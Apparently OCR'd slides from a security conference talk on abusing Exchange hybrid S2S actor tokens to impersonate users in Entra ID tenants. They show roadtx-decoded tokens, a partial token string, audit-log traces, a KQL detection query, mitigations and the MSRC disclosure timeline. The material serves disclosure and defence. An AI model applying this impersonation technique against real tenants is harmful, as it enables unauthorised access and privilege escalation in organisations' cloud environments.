
- What if we request an actor token for graph.windows.net?

```
(ROADtools) → ROADtools git:(master) ✗ roadtx describe -f .roadtools_actortoken
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "exp": 1752668227,
    "iat": 1752581527,
    "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "00000003-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nbf": 1752581527,
    "oid": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",
    "rh": "1.AXQAj_KHYn9PIkOWUahpfY_hvAIAAAAAAAAAwAAAAAAAACtAQB0AA.",
    "sub": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",
    "trustedfordelegation": "true",
    "xms_spcu": "true"
}
```


(ROADtools) → pocs git:(master) ✗ roadtx describe -f .roadtools_auth
{
"alg": "none",
"typ": "JWT"
}
{
"actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyN
QiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMj
MDAwMC1jMDAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQi
l0eXByb3ZpZGVyIjoiMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwMDAwQDYyODdmMjhmLTRmN2YtND
ZTAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOiJhNzY
I2LTRjODAtYWE1MC01MDQ5NjIzMTZlYjIiLCJ0cnVzdGVkZm9yZGVsZWdhdGlvbiI6InRydWUiLCJ4bXNfc3BjdS
JTgJAQzrVAztKO2FsCXCpCn2XgCOl2YmdSmDpmF76WogMyJxzbwXPNOGB3UdICb19vJCAaxl2F0XG3hJgKkShuWK
96wWSyPxj5zyECPZjOaCsRIXRNil7M1rLe6gak9c85s0Oxmr6IIqcpHEVCBBIIeLy6AdYpMO8gPyzlJqjtAp-iHS
"aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-96
"exp": 1753221066,
"iat": 1753220766,
"iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
"nameid": "1003200087D335D0",
"nbf": 1753220766,
"nii": "urn:federation:MicrosoftOnline",
"sip": "dirkjan@iminyour.cloud",
"smtp": "dirkjan@iminyour.cloud",
"upn": "dirkjan@iminyour.cloud"
}

NetId property

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Audit logs

- If you make changes with this method, the audit logs look “odd”

Initiated by (actor)


Type	User
Display Name	Office 365 Exchange Online
Object ID	34c0abec-4cf2-490b-bbe1-2c7be9cabbb1
IP address	94.211
User Principal Name	dirkjan@iminyour.cloud

Detection KQL

```
AuditLogs
| where not(OperationName has "group")
| where not(OperationName == "Set directory feature on tenant")
| where InitiatedBy has_all ( "Office 365 Exchange Online","user")
| where InitiatedBy.user.displayName == "Office 365 Exchange Online"
```


Thanks to Fabian Bader and FalconForce for validating the query and helping with fine-tuning it

Establishing whether you are affected



Mitigation

- It is actually possible to “split” the service principals from Exchange on-prem and Exchange online, announced in April this year
- Will be required by October 2025



EXCHANGE TEAM BLOG 11 MIN READ

Exchange Server Security Changes for Hybrid Deployments

The_Exchange_Team Platinum Contributor

Apr 18, 2025

As a part of Microsoft's Secure Future Initiative (SFI), security remains our top priority. In alignment with SFI, Exchange Server is implementing several changes to enhance the security of Exchange Server hybrid deployments. This blog post outlines the current and upcoming changes that apply specifically to Exchange Server hybrid deployments. If your organization does not have any form of Exchange hybrid configured, this post does not apply to you.


Change 1: Transitioning to a dedicated Exchange hybrid application

Ref: https://techcommunity.microsoft.com/blog/exchange/exchange-server-security-changes-for-hybrid-deployments/4396833

MSRC Response

- I did not think this is a vulnerability, just flawed design.
- Submitted it as a heads up to MSRC 2 weeks before Black Hat.
- The product team did consider it a vulnerability.
- They expedited a fix for the graph.windows.net impersonation.
- Blocked for 1st party Service Principal credentials since last Friday.

- Exchange / SharePoint impersonation still possible for now.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
Conclusions

- Entra ID connect on-prem was way more powerful than you thought.
- Most attack paths from Entra ID connect are now mitigated.
- Exchange hybrid on-prem = Exchange online.
- Exchange online has/had unrestricted access in your tenant through S2S actor tokens with impersonation rights.
- S2S actor tokens design is messed up, should never have existed and the impersonation should be removed ASAP.
- Lack of transparency about internal auth protocols hurts security.
- Customers running Exchange hybrid should apply mitigations to reduce the impact.

References / reading material

- Overwriting global admins via soft matching: https://blog.fox-it.com/2019/06/06/syncing-yourself-to-global-administrator-in-azure-active-directory/
- Overwriting eligible users: https://www.semperis.com/blog/smtp-matching-abuse-in-azure-ad/
- Seamless SSO abuse: https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/
- SAML security considerations (AD FS attacks): https://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf
- Internal Azure AD graph API: https://dirkjanm.io/assets/raw/Im%20in%20your%20cloud%20bluehat-v1.0.pdf
- S2S tokens (SharePoint specific) https://learn.microsoft.com/en-us/openspecs/sharepoint_protocols/ms-sps2sauth/f80a09df-8e0e-434f-93bd-a348d52a8022
- Exchange hybrid authentication Oauth2 setup: https://learn.microsoft.com/en-us/exchange/configure-oauth-authentication-between-exchange-and-exchange-online-organizations-exchange-2013-help
- Dumping Entra ID connect credentials: https://dirkjanm.io/updating-adconnectdump-a-journey-into-dpapi/
- Adding credentials to first-party apps as application admin: https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/
- Other talks on these topics: https://dirkjanm.io/talks/
- Other great Entra Connect based abuse: https://specterops.io/blog/2025/07/30/entra-connect-attacker-tradecraft-part-3/ (and the previous parts linked there)



Advanced Active Directory to Entra ID lateral movement techniques

Dirk-jan Mollema